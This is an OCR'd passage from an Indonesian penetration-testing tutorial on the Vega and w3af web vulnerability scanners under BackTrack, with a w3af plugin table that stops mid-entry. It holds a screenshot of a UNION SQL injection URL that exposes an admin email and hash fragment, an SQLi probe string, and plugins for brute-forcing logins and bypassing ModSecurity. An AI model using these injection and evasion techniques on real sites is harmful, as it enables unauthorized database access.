

Indonesian Backtrack Team - Google Chrome
Indonesian Backtrack
joomla.indonesianbacktrack.or.id/ibt//index.php?view=videos&type=member&user_id=-62+union+
Web Links
News Feeds
Key Concepts
Extensions
Content Layouts
Example Pages
JUser Login
_USERNAME
_PASSWORD
12
3
Added:
admin:admin@indonesianbacktrack.or.id:ef25b6e
From: 27
Views: 9
Total Videos In Category (1)

2.4. VEGA


Vega adalah tools vulnerability scanner khusus untuk sebuah aplikasi web atau web server. Vega di buat sedemikian mudahnya sehingga Vega menjadi alternatif untuk melakukan audit security setelah tools yang tersohor di windows yaitu accunetix. Anda dapat mengkases vega dari menu naga yaitu pada vulnerability assessment → Web Application Assessment → Web Vulnerability Scanner → Vega

Penggunaan vega tergolong mudah sehingga tools ini dapat menjadi tools yang sangat berbahaya


Klik tombol new website pada pojok kanan di bawah menu bar vega.




Jika sudah anda akan di melihat form untuk mengisi atau menciptakan scan operasi baru.



Isikan URL anda kemudian centang “response processing modules




Dan dengan otomatis vega akan melakukan scanning




Vega melakukan scanning terhadap situs dan menemukan beragam jenis vulnerability yang di bagi dalam 4 kategori

- High vulnerability
- Medium vulnerability
- Low vulnerability
- Info



Uniknya vega adalah kita bisa melihat keterangan dari vulnerability yang di temukan


Browse and run installed applications
Sun Mar 3, 4:27 PM
Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
hitwebcounter.com
/counter/counter.php
Scan Alerts
03/03/2013 16:24:10 [Auditing] (11)
High (2)
Possible SQL Injection (2)
/gallery_details.php?aid=1'%22
my/reset_process.php
Low (8)
Email Addresses Found (8)
Info
Version Control String Found (/js/jquery.validate.min.js)
Scan Info
Classification Input Validation Error
Resource http://[redacted]my/gallery_details.php?aid=1'%22
Risk High
DISCUSSION
Vega has detected a possible SQL injection vulnerability. These vulnerabilities are present when externally-supplied input is used to construct a SQL query. If precautions are not taken, the externally-supplied input (usually a GET or POST parameter) can modify the query string such that it performs unintented actions. These actions include gaining unauthorized read or write access to the data stored in the database, as well as modifying the logic of the application.
IMPACT
Vega has detected a possible SQL injection vulnerability.
These vulnerabilities can be exploited by remote attackers to gain unauthorized read or write access to the underlying database.
Exploitation of SQL injection vulnerabilities can also allow for attacks against the logic of the application.
Attackers may be able to obtain unauthorized access to the server hosting the database.
Proxy is not running
80M of 124M
root@bt: ~
Subgraph Vega

2.5. w3af GUI


W3af adalah suatu tools yang sangat lengkap jika di pandang dari sudut plugin dan beragam fiturnya. W3af hadir dalam dua mode , CLI dan GUI. Untuk CLI mungkin nanti akan di bahas penulis pada episode ASWB v3. Karena itu kita akan Mencoba membahas mengenai W3af pada sisi GUI (graph user interface).

Untuk mengakses w3af pada BackTrack 5 R3 anda tinggal membuka aplikasi menu naga pada vulnerability assessment → Web Application Assessment → Web Vulnerability Scanner → w3af-gui

W3af muncul dengan berbagai profil default yang menggunakan apa yang di sebut sebagai plugin. Plugin pada w3af lebih mewakili terhadap kemampuan w3af. Pada profil tertentu ada beberapa plugin yang di aktifkan atau tidak di aktifkan. Bisa dikatakan profil pada menu w3af berfungsi sesuai dengan tujuan vulnerabillity scanner itu sendiri. Secara default w3af menyediakan beberapa plugin di bawah ini

- OWASP_TOP10 --- audit, discovery, grep
- audit_high_risk --- audit, discovery,
- bruteforce --- bruteforce
- fast_scan --- audit,dicovery,grep
- full_audit --- bruteforce, discovery, grep
- full_audit_manual_disc --- audit, f.bruteforce, h.discovery, h.grep
- sitemap
- web_infrastructure --- discovery

Andapun dapat membuat profil baru dengan opsi plugin yang anda pilih.



Berbagai plugin dari w3af adalah sebagai berikut

Plugin Group	SubPlugin	Keterangan
audit	LDAPi	Untuk menemukan LDAP Injeksi dengan cara mengirimkan spesifik parameter dan merespon LDAP error
	blindSQLI	Untuk menemukan kemungkinan vulnerability pada blindSQLI, menggunakan 2 tehnik yaitu "true and false responces comparission"
	Buffoverflow	Plugin untuk menemukan kemungkinan vulnerability dalam buffer over flow.
	Dav	Menemukan kemungkinan vulrn pada konfigurasi WebDav yang error

Eval	Plugin ini berfungsi untuk menemukan error pada eval() function.
Fileupload	Plugin ini berfungsi untuk mencari file upload form pada direktori web
formatstring	Untuk mencari format string bug
Frontpage	Plugin ini mencoba menemukan vulrn pada konfigurasi frontpage dengan cara mengupload file menggunakan author.dll
Generic	Plugin ini menemukan bug tanpa menggunakan fix database error.
globalRedirect	Mencari kemungkinan global redirection vulnerability pada server target. Lebih kepada phissing attack probability
htaccessMethods	Menemukan file .httaccess file yang error atau salah konfigurasi.
Local File Include	Mencari atau menemukan kemungkinan vuln pada LFI (local file include)
mxInjection	Menemukan error atau bug pada MX biasanya di temukan pada aplikasi-aplikasi web mail manajer.
osCommanding	Menemukan kemungkinan vulnerabilituy pada OS Commanding. Menggunakan 2 tehnik umum. Time delay dan menulis pada file yang di ketahui pada HTML output
Phissing vector	Mencari kemungkinan adanya vector phissing pada web aplikasi.
Preg_replace	Mencari kemungkinan error atau vulnerability pada preg_replace

	Redos	Mencari kemungkinan Regular expression dos vulnerability.
	Remote File Include	Mencari dan menemukan Remote file inclusion vulnerability
	Response splitting	Mencari kemungkinan response splitting vulnerabilty.
	sqli	Plugin yang digunakan untuk mencari kemungkinan sqli injection
	Ssi	Mencari kemungkinan server side include vulnerability.
	Ssl certificate	Mengaudit paramter sertifikat ssl
	Unssl	Plugin ini berfungsi untuk mengecek apabila ssl masih bisa di akses dengan http protokol
	Xpath	Plugin ini mencari kemungkinan adanya xpath injection vulnerabilty
	xsrf	Mencari kemungkinan adanya cross site reqest forgeriest (xsrf) pada suatu situs web.
	xss	Mencari kemungkinan adanya cross site scripting pada sebuah web server.
	xst	Mencari kemungkinan adanya cross site tracing (XST) pada web server target.
auth		
	Detailed	Berusaha untuk mencari kemungkinan login pada sebuah website dengan menggunakan detail skema.
	Generic	Berusaha untuk login dengan skema generik

bruteforce		
	basicAuthBrute	Melakukan bruteforce terhadap basic auth login
	formAuthBrute	Melakukan bruteforce terhadap form auth login
discovery		
	afd	Mendeteksi adanya IPS atau WAF pada suatu web server.
	allowedMethods	Mendefinisikan HTTP methods pada suatu URL
	archiveDotOrg	Menggunakan hasil pencarian pada situs archieve.org kemudian memparser hasilnya.
	bing_spider	Menemukan URL-URL yang terdaftar pada bing search enggine
	content_negotiation	Menggunakan kontent negoisasi pada HTTP untuk menemukan URL yang baru
	detectReverseProxy	Mencari dan menemukan apabila web server terinstall reverse proxy
	detectTranparentProxy	Mencoba untuk menemukan transparent proxy pada web server
	digitsum	Mencari url baru dengan merubah angka pada url
	dir_bruter	Mencari direktori-direktori pada web server dengan menggunakan metode wordlist (bruteforce)
	dnsWildcard	Mencari tau apakah target menggunakan dns wild card atau tidak.
	domain_dot	Mencari miskonfigurasi pada virtualhost
	dotNetErrors	Mencari kemungkinan error pada ASP.NET
	favicon_identification	Berusaha mengidentifikasi versi software berdasarkan file

	favicon.ico
findBackdoor	Plugin yang berfungsi untuk mencari berbagai kemungkinan backdoor yang sudah ada sebelumnya.
findCaptchas	Mencari dan mengidentifikasi adanya captchas images pada aplikasi web.
findDVCS	Mencari evidense of git, gh atau bzr metadata pada direktori web server.
findGit	Mencari evidense of git pada direktori web server
findjBoss	Mengidentifikasi direktori jboss dan vulnerability.
findvhost	Menggunakan HTTP Host header untuk menemukan virtual host.
fingerBing	Mencari email address lewat BING search engine.
fingerGoogle	Mencari email address lewat google search engine
fingerPKS	Mencari email address dalam PGP dan PKS server.
fingerprint_WAF	Mencari tau versi dan informasi WAF (web aplication firewall)
fingerprint_os	Mencari tau versi dan pemakaian Operating System
frontpage_version	Mengidentifikasi versi frontpage yang di gunakan
ghdb	Berusaha mencari vulnerability menggunakan google.
googleSpider	Mencari URL lewat google
halberd	Mengidentifikasi penggunaan HTTP load balance pada suatu web server.

	hmap	Mengumpulkan informasi mengenai web sever target.
	http_vs_https_dist	Mengidentifikasi hubungan https dan http pada web server target.
	importResult	Menyediakan laporan hasil untuk di gunakan pada tools lainnya.
	netcraft	Mencari pada netcraft database kemudian memparser hasilnya.
	oracleDiscovery	Mencari berdasarkan oracle server aplication dan memparser hasilnya
	phishtank	Mencari domain yang telah di uji pada phishtank database
	phpEggs	Mencari dokumentasi eggs yang aktif pada php, kemudian mengidentifikasi versi php target dengan easter egg content
	phpinfo	Mencari kemungkinan adanya script phpinfo
	pykto	Menggunakan hasil dari scan nikto untuk mengidentifikasi kemungkinan celah yang ada.
	ria_enumerator	Mencari beragam internet file contoh file-file xml untuk verifikasi pada site tertentu.
	robotsReader	Mencari robot.txt
	serverHeader	Mengidentifikasi informasi server header
	sharedHosting	Mencari kemungkinan web tersebut pada shared hosting atau tidak
	sitemapReader	Mencari sitemap.xml pada server target.
	slash	Mengidentifikasi resource pada web server.
	spiderMan	Mencari informasi


		framwork pada aplikasi web
	urlFuzzer	Mencari url berdasarkan imput
	urllist_txt	Mencari urllist.txt berdasarkan yahoo search engine
	userDir	Mencari informasi direktori user.
	webDiff	Mencoba untuk melakukan diff pada dua direktori
	webSpider	Klasik web spider.
	wordnet	Mencari url menggunakan wordnet.
	wordpress_enumeration_user	Mencari username wordpress instalasi.
	wordpress_fingerprint	Mencari versi wordpress yang di gunakan.
	wordpress_fullpathdisclosure	Mencari path di mana wordpress tersebut terinstall. Cth:/home/ibt/wordpress/
	wsdlFinder	Mencari informasi deskripisi dan layanan web lainnya.
	xssedDotCom	Mencari informasi melalui xssed.com
	zone-h	Mencari informasi web target melalui zone-h database.
Evasion	BackSpaceBetweenDots	Mencari kemungkinan file yang dapat di akses dari backspace
	fullwidthEncode	Encoding url
	modsecurity	Untuk membypass modsecurity
	reversedSlashes	Mengganti / menjadi \
	rndCase	Mencoba mengganti case pada URL huruf kecil maupun besar.
	rndHexEncode	Mengganti url dengan hex encoding.
	rndParam	Menginput url dengan

